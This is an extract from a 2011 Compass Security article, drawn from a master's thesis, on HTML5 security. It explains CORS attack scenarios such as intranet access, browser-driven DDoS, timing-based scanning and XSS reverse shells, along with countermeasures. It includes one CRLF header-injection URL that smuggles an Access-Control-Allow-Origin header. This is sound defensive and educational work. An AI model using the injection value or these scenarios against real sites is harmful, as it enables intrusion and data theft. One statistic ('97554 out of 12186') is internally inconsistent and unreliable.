




Compass Security AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

T +41 55 214 41 60
F +41 55 214 41 61
team@csnc.ch
www.csnc.ch



HTML5 web security

December 6th, 2011

Document Name:	HTML5_Web_Security_v1.0.docx
Version:	v1.0
Author:	Michael Schmidt, Compass Security AG
Reviewer:	Thomas Röthlisberger, Compass Security AG
Date of Delivery:	December 6th, 2011
Classification:	Article



Overview to HTML5 web security

by **Michael Schmidt** [michael.schmidt@csnc.ch], reviewed by **Thomas Röthlisberger** [thomas.roethlisberger@csnc.ch]

This article is an extract of the master thesis written by Michael Schmidt. The security relevant aspects of HTML5 that were considered in this thesis are covered in the subsequent document.

It needs to be considered that the content of this document was released in May 2011. Compass Security makes regular updates to its HTML5 security know how and provides additional information. Please visit www.csnc.ch or contact us for the most current version.



1 Introduction

1.1 HTML5 history and the current web model

Currently, the Hypertext Markup Language version 4.01 (HTML 4.01) is the markup language, specified by the World Wide Web Consortium (W3C) in 1999, which is the current standard for HTML [1]. This standard specifies how HTML should be used for defining web pages. XHTML 1.0 and XHTML 1.1 have basically the same functionality as HTML 4.01, except of some exclusions and extensions to HTML, but were reformulated to the Extensible Markup Language (XML) instead of the Standard Generalized Markup Language (SGML) [2].

The Hypertext Markup Language version 5 (HTML5) [3] is the successor of HTML 4.01, XHTML 1.0 and XHTML 1.1 [4]. The browser manufacturer Apple Computer, Inc., Mozilla Foundation and Opera Software ASA founded the Web Hypertext Application Technology Working Group (WHATWG) in 2004 with the intention to develop and extend new web technologies, firstly under the label Web Application 1.0 and later with the name HTML5. One of the main reasons the WHATWG was founded was because these browser manufacturers were increasingly concerned about the W3C's concept of XHTML2 [5]. The W3C was developing the XHTML2 standard during this time but stopped working on XHTML2 in 2009 to accelerate the process of HTML5 [6]. Since then the W3C and WHATWG are working both on HTML5 but maintain their own version of the specification which differ slightly in some points [7]. However, the main author, Ian Hickson, is working on the WHATWG version. Because the development of HTML5 is mainly defined by WHATWG some criticize that HTML5 is too much influenced by the browser manufacturers and too little by those who are using the web [8]. This may affect web security as well as shown in the subsequent document.

The current status of HTML5 is "Living Standard" (WHATWG) [9] respectively "Working Draft" (W3C) [3] and several browser manufacturers have already implemented numerous HTML5 features (February 2011). The candidate recommendation is planned for 2012 and the recommendation for 2022 [5]. It is possible to test which HTML5 features a browser supports using websites such as [10]. However, a W3C official said that HTML5 is not ready to be used in modern web applications because of interoperability reasons (October 2010) [11]. Because of this, the points described in this thesis may change and conditions under which an attack or countermeasure is described have to be carefully considered. Changes in the HTML5 specification may mitigate these attacks or introduce new vulnerabilities.

HTML5 provides new features to web applications but also introduces new security issues. One famous example of misusing HTML5 features is the ever cookie [12] which was discussed publicly in security news tickets [13]. This ever cookie tries to correlate user sessions using the combination of several technologies; beside the use of cookies new HTML5 technologies such as Web Storage are used for storing unique identifiers on the client browser. These security issues need to be considered as well as the new features when discussing the implementation of HTML5 web applications.

Figure 1 shows a high level view of the current web model on which the work in chapter 2 will be based. The frame symbolizes the web application provider which is build out of a web server which hosts at least one website and stores data in a database. The website delivers resources to requesting UA through the Internet.




Figure 1 Standard Web Model



The following listing defines the involved entities in more detail:

- **Resources:** Resources are any kind of network data or services that are accessible from the Internet. Their location is defined through the Uniform Resource Identifier (URI) [14]. Examples of resources are web pages which contain HTML / CSS and JavaScript code as well as links to additional resources such as images and videos.
- **User Agent (UA):** The UA represents a web application consumer which requests a resource from a web application provider. This resource is processed by the UA and, depending on the resource, is rendered and displayed by the UA to the end-user. The UA has the capability to establish Hypertext Transfer Protocol (HTTP) [15] connections to a web server, to render HTML / CSS and execute JavaScript code correctly. Further, the UA has implemented the HTML 4.01 and HTML 5 standard and its corresponding capabilities such as the Geolocation API (see section 2.8) or Web Storage (see section 2.3).
- **Web application:** The web application is a generic term of the entity providing web resources and is composed out of the following three main parts:
 - **Website:** The website is composed out of several single web resources and is accessible via its URI.
 - **Web server:** The web server is hosting at least one website. The HTTP(S) connection is established between the UA and the web server. Besides hosting websites additional resources are also provided by the web server. Other connections, such as Web Socket API connections (see section 2.7), are also established between the UA and the web server.
 - **Database:** The database stores any kind of data needed for the web application such as personal information about their users.
- **Internet:** The UA access web applications through the Internet. The UA can connect to any web application and is not restricted in its targets. Web applications are also accessible from the whole Internet.

This high level view represents the overall model assumed for the chapter 2. But the concrete models used in later sections may differ slightly depending on the described scenario, e.g. one scenario describes an Intranet application to which access is only possible within the corporate Intranet. These changes will be stated explicitly in the corresponding sections.



1.2 Motivation

Since John von Neumann published his theory of self-replicating programs in 1949, the attacks against computer systems have evolved as well as attacks against web applications; one of the first reported big attacks against web applications was the distributed Denial-Of-Service (DDoS) attack against Yahoo, eBay, Amazon, Datek and several other websites in 2000 [16].

Web servers are regular targets of attacks. Normally they are accessible 24 hours a day, 7 days a week and 365 days a year. This makes manual and automated attacking them at any time and long planned possible. The Web Application Security Consortium has made a study in 2008 which showed that 97554 out of 12186 tested websites (87.5%) have vulnerabilities [17]. WhiteHat Security tested about 2.000 websites in a study and showed that the average website has 13 vulnerabilities [18]. The 2010 Data Breach Investigations Report from Verizon writes that in six years over 900 security breaches with over 900 million compromised records were studied (with additional data from United States Secret Service) [19].

End-users are also targets of many attacks. Kaspersky Lab reported in their Security Bulletin 2009 that the number of drive-by attacks is in the tens of millions and that 73,619,767 attacks on Kaspersky Security Network users were identified [20]. Secunia writes that much more vulnerabilities were identified in third party applications than in Microsoft programs [21]. This is especially interesting in the context of web browsers: The number of reported Internet Explorer vulnerabilities was 51 [22] and the number of reported Mozilla Firefox vulnerabilities was 95 [23] (but it has to be considered that not all vulnerabilities are equally critical). Symantec writes in its annual report 2010 that there were over 339.600 different malware strains in e-mails identified, more than 188.6 million phishing e-mails blocked and 42.926 different domains hosting malicious content were identified; whereby 90% of these are legitimate websites which were compromised [24]. Overall, not only web attacks, Kaspersky recorded 327,598,028 attacks against client computers only in the first quarter of 2010 [25].

As seen many attacks against web applications exist (in 2010) and the need for security in the Internet grows. Beside the comfort the web provides, security concerns are critical points to be considered. This applies to current web applications but also for future web applications. The threats to web applications described in this section need to be kept in mind when considering HTML5 security issues.



2 HTML5 security issues

HTML5 introduces several technological changes to HTML. The security implications these technological changes will bring are covered in this chapter in a technical manner.

2.1 Introduction

During creation of the HTML5 specification security considerations were made from the beginning. Every part of the specification has an own subsection dealing with security. These subsections cover the points that need to be well-thought-out when implementing the corresponding parts. The vulnerability which can result from this feature and how to securely implement it by the browser manufacturers is described. E.g., the authors of the HTML5 specification identified the vulnerability *Information leakage* for the canvas element if scripts can access information across different origins. Afterwards a careful description is made of how to avoid this through secure implementation (The corresponding extract from the canvas HTML5 specification can be found in section 5.5.1).

Beside instructions of how to securely implement HTML5 features the existing security problems in HTML are addressed through innovative features such as:

- **Web Messaging:** This enables secure communication across different origins without the need of insecure hacks (see section 2.5).
- **Inline Frame (Iframe) Sandboxing:** Embedded Iframes can be limited in their capabilities such as prohibited executing of JavaScript [26] (see section 2.9.3).

In addition existing web application vulnerabilities were addressed as the following examples show:

- **Suppressing Referrers:** Through adding the attribute *rel=noreferrer* in links, no referrer information is leaked when the link is followed. This is especially useful if links are followed in web mail applications (for a POC application see section 5.2.11).
- **Secure content sniffing:** The determining of the resource type is defined exactly which mitigates *Content Sniffing* attacks (described at [27]). The extract of the HTML5 specification which describes the rules for determining the content type is given in section 5.5.2.

The remaining of this chapter should not be understood in the way that HTML5 is completely insecure. Security is an important part in the HTML5 specification process. However, through introducing new features the possibility of launching new attacks is also expanded and even secure features can be used insecurely. Consequently, through adding those new features the evolution of the current web standards to HTML5 introduces also new security vulnerabilities and threats. New HTML5 features open innovative ways to attackers for launching their attacks. These new vulnerabilities, threats and attack possibilities are addressed in this chapter. As an outcome the HTML5 features enabling new vulnerabilities and threats are introduced and the problematic points are highlighted.

The following listing gives an overview of the HTML5 features covered in this chapter. Each feature described in this listing will be examined in more detail in an own subsection. Thereby the feature is introduced, vulnerabilities and threats described, probable attack scenarios explained and possible countermeasures for a secure implementation, if any, are given. The HTML5 features considered in this chapter are:

- **Cross-Origin Resource Sharing [28]:** Cross-Origin Resource Sharing (CORS) enables clients making cross-origin requests using *XMLHttpRequests*. The Same-Origin Policy which isolates documents of different origins from each other [29] is relaxed with HTML5. Under special circumstances it is possible in HTML5 to request resources across domains and share information.



- **Web Storage** [30]: With HTML5 Web Storage web applications come around the limited possibility of storing data on the client. Using Web Storage web applications can store about five megabytes of data on the client which resist and can be accessed by JavaScript at a later web session.
- **Offline Web Application** [31]: Web applications are able through using HTML5 Offline Web Application to make themselves working offline. A web application can send an instruction which causes the UA to save the relevant information into the Offline Web Application cache. Afterwards the application can be used offline without needing access to the Internet.
- **Web Messaging** [32]: Iframes of different sources within one web application are able to communicate to each other using HTML5 Web Messaging. An Iframe can be developed in a way allowing another Iframes to send messages to it.
- **Custom scheme and content handlers** [3]: HTML5 enables web applications to register themselves as scheme and content handler. E.g. a web application can register itself as a handler for *mailto* links; whenever the user clicks on a *mailto* link on whichever domain, the user will be redirected to the registered web application.
- **The Web Sockets API** [33]: This HTML5 API provides a way for establishing a full-duplex channel between a web server and a UA. Through this channel an asynchronous data exchange between the client UA and the web server is possible. Asynchronous JavaScript and XML (AJAX) workarounds for establishing an asynchronous connection are no longer required.
- **Geolocation API** [34]: Making use of the Geolocation API web applications can determine the position of a UA. This enables web applications to provide location based services to their customers. This is particularly interesting for mobile users.
- **Implicit security relevant features of HTML5**: In this subsection some HTML5 features are described which do not directly impose new vulnerabilities but can be used indirectly for launching attacks. These features are introduced and the relationship to other vulnerabilities is explained.

Figure 2 shows a high level diagram to give an overview of these HTML5 features and how they relate to each other in the context of a web browser. *DomainA.csnc.ch* represents the origin of the loaded website which embeds three Iframes of different sources. The Iframe loaded from *untrusted.csnc.ch* is executed in a sandbox and does not have the permission to execute JavaScript code. The Iframes loaded from *anydomainA.csnc.ch* and *anydomainB.csnc.ch* are communicating to each other making use of Web Messaging. Custom scheme and content handlers are registered by *domainB.csnc.ch* which is requested if the user requests an appropriate resource. From *domainC.csnc.ch* additional resources are loaded using Cross-Origin Resource Sharing. Geolocation API, Offline Web Application, Web Storage and Web Workers represent HTML5 UA features that can be used by the websites. In this example *anydomainB.csnc.ch* exemplarily makes use of all these features.




Figure 2 Illustration: HTML5 overview

The list of vulnerabilities and attacks in this chapter is not a comprehensive list. Not all possible HTML5 vulnerabilities, threats and attacks are covered. They are, in the author's opinion, limited to the most critical and important points. For the most attacks POC applications are developed for demonstrating the possibility of the attacks. These applications are summarized in the appendix and referenced in the corresponding section. Some attacks are also proved with third party applications to which it will be referenced as well in the section.



2.2 Cross-Origin Resource Sharing

Prior to HTML5 websites were only able to cause the UA to make *XMLHttpRequests* within their origin domain (restricted by the Same Origin Policy). So it was only possible to access resources such as updates for parts of the web page from the origin domain which is a restriction to web developers. This is especially problematic for web applications which are composed out of several parts which are displaying data from different origins. Loading and refreshing this data was only possible through the origin domain and so *XMLHttpRequests* had to be sent to the origin server. This server had to process this request, load the data from the foreign domain and pass it back to the UA. This routing (also called *Server-Side Proxying*) results in a high load and made refreshing websites or parts of it slower and more complicated.

With HTML5 this changed. HTML5 makes it possible to send *XMLHttpRequests* across domains if a new HTTP header which is called "*Access-Control-Allow-Origin*" is defined. With this HTTP header a website can allow to be accessed by an *XMLHttpRequest* sent from JavaScript running under a foreign domain. A web application built out of many parts of different origins can send requests using *XMLHttpRequest* to foreign domains as well to update the data on the UA. This reduces the traffic between the origin web servers and makes implementation easier.

The decision whether JavaScript is allowed to access foreign domains using *XMLHttpRequest* is made in the UA. Therefore, the UA first makes the request to the foreign domain and then checks the access control based on the returned *Access-Control-Allow-Origin* header. This header defines whether the JavaScript code is allowed to access the response or not. Thus a web server defines with this header which other domains are allowed to access its domain using cross-origin requests. If this header does not define the requesting domain or the header is not defined the response is not allowed by the UA to be accessed by JavaScript. The following example network capture shows the server HTTP response from *external.csnc.ch* with the access control header defined.

```
HTTP/1.1 200 OK
Content-Type: text/html
Access-Control-Allow-Origin: http://internal.csnc.ch
```

The network capture shows that the header *Access-Control-Allow-Origin* is set to *internal.csnc.ch*. This means that only websites with the origin *internal.csnc.ch* are allowed to access *external.csnc.ch* using *XMLHttpRequest*.

The last paragraphs described the Cross-Origin Resource Sharing (CORS) in a correct but shortened description. The actual processing is slightly more detailed and more messages are exchanged in special circumstances (preflight request / response). Section 5.3.1 describes the CORS processing steps in more detail. In addition a POC application which illustrates the Cross-Origin Request (COR) including network captures can be found in section 5.2.1. This POC application can be used load content arbitrary URLs using *XMLHttpRequest* and display the result within the website (if the target website has the *Access-Control-Allow-Origin* header defined appropriate).

2.2.1 Vulnerabilities

With this new HTML5 feature new security issues are introduced as well. The fundamental security problem is that *XMLHttpRequests* are allowed to be sent across domains without asking the user for permission; actually requests are sent without the user noticing them. This can be used to break the security requirement *Access control* through abusing a user session. This means these requests are made on behalf of the victim and, therefore, in his context which may be an authenticated session. The session of a user is abused which breaks the security requirement *Secure session management*.

Through breaking *Access control* another security requirement that is broken is *Confidentiality*. This is either by directly accessing resources through bypassing *Access control* or indirectly accessing confidential data through abusing the user's sessions for information gathering about the victim's environment.



Another concerned issue with CORS is that the origin of data isn't limited anymore to the origin server. The UA can load data from foreign resources which cannot be validated by the origin domain and need to be regarded as untrustworthy. Therefore, the received data through CORS needs to be validated on the client. This issue (security requirement *Data validation*) is also concerned with Web Socket API (see section 2.7) and Web Messaging (see section 2.5) and is, therefore, covered only once in section 2.5.1.

2.2.2 Threats and attack scenarios

In this subsection some attack scenarios are given of how the security problems described in section 2.2.1 can be exploited by an attacker. Attack scenarios for the following four threats will be given in the subsections 2.2.2.1 to 2.2.2.4 to demonstrate the effect these threats have. The ideas of the attack scenarios are motivated by [35]. The following listing describes the threats as well as the security requirement(s) which are broken:

- **Bypassing Access Control (Scenario 1):** Accessing internal websites from the Internet is possible if the internal website has defined the header *Access-Control-Allow-Origin* wrongly or bases access control decisions on wrong assumptions. A similar threat already exists in HTML 4.01 known as Cross-Site-Request-Forgery (CSRF) but can be done with CORS without needing user interaction. This breaks the security requirement *Access Control*.
- **Remote attacking a web server (Scenario 2):** That requests are always being sent can also be abused to attack another web server through the UA of any user accessing a malicious website (This can already be done with other HTML4 features but sending manipulated POST requests is made easier and not limited to text/plain). This breaks the security requirement of *Secure session handling* because the attacker is able to abuse the session of a user for malicious purposes.
- **Information Gathering (Scenario 3):** Scanning of the internal network for existing domain names based on the response time of *XMLHttpRequests* can be performed. This breaks the security requirement *Confidentiality* because internal information is passed on to the attacker.
- **Establishing a remote shell (Scenario 4):** *XMLHttpRequests* can be abused to establish a remote shell to a UA and control the behaviour of the UA through this remote shell. This breaks the security requirement *Secure session management* because the attacker can abuse the sessions of a user.
- **Disclosure of confidential data:** Even though the request can only be accessed by JavaScript if the appropriate header is defined the request will always be sent to the foreign domain. This can be used to send sensitive data to the attacker server. While this is possible through other features as well CORS provides a new flexible way for doing this and, therefore, disclosure of confidential data is an implicit threat concerned with CORS and breaks the security requirement *Confidentiality*.
- **Web-Based Botnet:** Creating a web based Botnet is possible through CORS and other HTML5 features. Therefore, this threat is only covered once in section 2.7.2 because only the used technology for establishing the Botnet changes but the threat remains the same.
- **DDoS attacks with CORS and Web Workers:** Combined with Web Workers a DDoS attack is possible. Web Workers and details to this attack scenario are described in section 2.9.1.

2.2.2.1 Scenario 1 – accessing internal servers

In this scenario it is assumed that the internal website is only accessible from within the Intranet. Access to this website from the Internet is blocked by the firewall. Because this Intranet website provides services for several internal application the developer decided to define the header *Access-Control-Allow-Origin* to *** to make it accessible by all internal application. This was done because it is assumed that the website is accessible only from the Intranet. The corresponding network topology is illustrated in 5.1.2 with a high level diagram. This diagram shows the involved network devices and security boundaries as well as the location of the attacker and victim.

To access the internal website from the Internet the attacker prepares a website with malicious JavaScript code and tricks an internal employee to open this website from within the Intranet. This JavaScript code makes *XMLHttpRequests* to the Intranet Website once the internal user opens the malicious website. The response is sent back to the website controlled by the attacker. So the attacker is able to access internal applications from the Internet via *XMLHttpRequests*. For this attack the attacker either knows the URI of the internal website or tries to determine the URI using attacks such as described in section 2.2.2.3. Figure 3 illustrates this attack using a sequence diagram.





Figure 3 Sequence diagram: CORS accessing Intranet applications

1. The internal user request the Intranet website using his UA (Optional step)
2. The Intranet web server returns the content with the HTTP header *Access-Control-Allow-Origin* set to * (Optional step)
3. The user accesses the attacker controlled malicious website in the Internet
4. This website contains hidden malicious JavaScript code which is returned to the internal user with the rest of the side content which looks unsuspecting
5. This JavaScript code is executed in the UA in the background
6. A *XMLHttpRequest* is made to the Intranet website and because *Access-Control-Allow-Origin* is set to * the JavaScript code can access the content of the request
7. JavaScript parses the result
8. The content of the Intranet website is sent to the attacker controlled web server

A slight variation of this attack is if the website looks different depending on whether it is access from the Intranet or the Internet. The different content can then be accessed from the Internet.



2.2.2.2 Scenario 2 – stealth web server attacking

This scenario describes how cross-origin requests can be used to abuse the victim's UA to launch attacks against a web server. Therefore, the attacker prepares a malicious website, or was able to place malicious content in a frequently used website, and tricks a person to access this website. Beside the regular content, hidden JavaScript is sent to the UA. Once loaded the JavaScript code sends *XMLHttpRequests* and attacks another website. The web server logs will show that the victim has launched the attack which is obviously wrong. In section 5.1.4 a high level diagram shows the topology assumed for this attack. If many users are opening the attacker's website a Distributed-Denial-of-Service can be launched against a website. Even if the *Access-Control-Allow-Origin* header is not set the requests will be sent to the web server and will be processed.




Figure 4 Sequence diagram: CORS remote attack


1. The user accesses the malicious website with the prepared JavaScript attack code.
2. This website returns the malicious JavaScript code.
3. This malicious JavaScript code sends *XMLHttpRequests* to the target of the attack and drops the response (if not needed).
4. All further requests are similar to step 3. The malicious JavaScript code sends *XMLHttpRequests* with the attack payload, which may differ for every request, until the attack is finished.

DDoS attacks have been possible with HTML4 features as well. However, HTML5 makes these attacks much more efficient; requests using *XMLHttpRequests* compared to using "standard GET" requests can be sent faster [36] (See section 2.9.1 for more details to DDoS through combining CORS with Web Workers).

2.2.2.3 Scenario 3 – response time-based Intranet scanning

Cross-Origin requests can be abused to determine whether internal domain names exist or not, even they do not have defined the *Access-Control-Allow-Origin* header or restricted it to defined targets. This can be done by sending *XMLHttpRequest* to arbitrary domain names and depending on the response time it can be deduced whether the domain exists or not.

This attack is demonstrated by a POC application which is described in more detail in section 5.2.2. This application makes it possible to send arbitrary requests to URIs using *XMLHttpRequests* and displays the response time. Depending on the response time several things can be concluded. A request sent to a URI has a different response time depending on whether the *domain does not exist*, the *domain does exist but HTTP 404 message returned* or the *access is denied based on the Access-Control-Allow-Origin header*. Table 1 summarizes this behaviour and lists which additional information can be concluded from these three different states (the response time of the POC tests are specified in brackets behind the error reason):



<i>Error reason (≈ response time in ms)</i>	<i>Valid Domain name</i>	<i>Web Server running</i>	<i>Valid Path</i>
Domain does not exist (≈ 39 ms)	No	No	No
Domain exists but HTTP 404 message returned (≈ 863 ms)	Yes	Yes	No
Access denied based on Access-Control-Allow-Origin header (≈ 128 ms)	Yes	Yes	Yes

Table 1 Response time based scanning results

It is also possible to determine further things such as other 40X headers or whether the domain is valid but no web server running. But the response times may only differ slightly and, therefore, the more different characteristic are tried to conclude the determination process will be more inaccurate which will make the results less likely.

2.2.2.4 Scenario 4 – remote shell

Creating a remote web shell is another issue that can be implemented using CORS. If a Cross-Site-Scripting (XSS) vulnerability is found in an application the attacker can do anything in the web application the user can do. If the attacker is able to inject JavaScript code he is able to start a reverse shell with POC tools such as "Shell of the Future" [37]. One of the main functions of this web reverse shell is hijacking a user's session through the UA of the user. *XMLHttpRequest* are used to request and receive the websites content. In other words, the attacker has a connection to the UA of the victim and uses his UA as a "proxy". The big advantage compared to "simply stealing the session cookie" is that this attack also works for applications not accessible directly for the attacker, e.g., internal applications (similar attacks have already been possible with HTML4 technologies; XSS-Shell [38] is an example for that. But Cross-Origin-Request makes these attacks easier and more powerful).

2.2.3 Countermeasures

Through server side secure implementation mitigating all the described threats is not possible. The first two mitigations of the following list help only against the threat *Bypassing Access Control* and the third makes *DDoS* detectable.

- Restrict the allowed domains making Cross-Origin-Request by defining all the allowed URLs in the header *Access-Control-Allow-Origin* and not set the value to *.
- Do not base access control on the origin header. This header can be modified by an attacker through sending a faked origin header (see section 5.1.6 for more information).
- To mitigate DDoS attacks the Web Application Firewall (WAF) needs to block CORS requests if they arrive in a high frequency. They can be recognized through the *Origin* header which is sent in the CORS request.

The threats *Remote attacking a web server*, *Information Gathering*, *Establishing a remote shell*, *Disclosure of confidential data* and *Web-Based Botnet* cannot be completely mitigated through secure implementation. Therefore, only *Bypassing Access Control* can be mitigated with secure implementation. The other threats need to be accepted or mitigated through other security services.

Careful attention has to be given that no header injection attack is possible. E.g.

```
http://www.csnc.ch/secured.html%0A%0DAccess-Control-Allow-Origin:+%*0a%0d%0a%0d
```

The String %0A%0D will insert an additional line break in the response and make the browser think that the *Access-Control-Allow-Origin* was defined by the server. If header injection is possible the attacker is able to override or set the *Access-Control-Allow-Origin* header.



2.3 Web Storage

Web applications only had the possibility to store data on the client making use of cookies prior to HTML5. This has two major disadvantages. The first one is that the size is limited (4K per cookie / 20 cookies per domain [39]) and the cookies are transferred with every request. To solve this restriction and enable offline applications HTML5 introduces a concept for local storage called Web Storage. Web Storage gives websites the possibility to store data on the user's computer and access them later through JavaScript. The actual size of the local storage depends on the browser implementation but five megabytes per domain are recommended. The following different types of local storage are defined in the HTML5 specification¹:

- **Local Storage:** It is possible to store any text values in this store. Items are composed out of a name - value pair and can be accessed by their name. Data stay in this storage until they are deleted explicitly either by the user or the web application. Closing the UA or terminating a web session does not delete this data. Access to the data is protected by the same Origin-Policy; a website is only allowed to access own Local Storage objects.
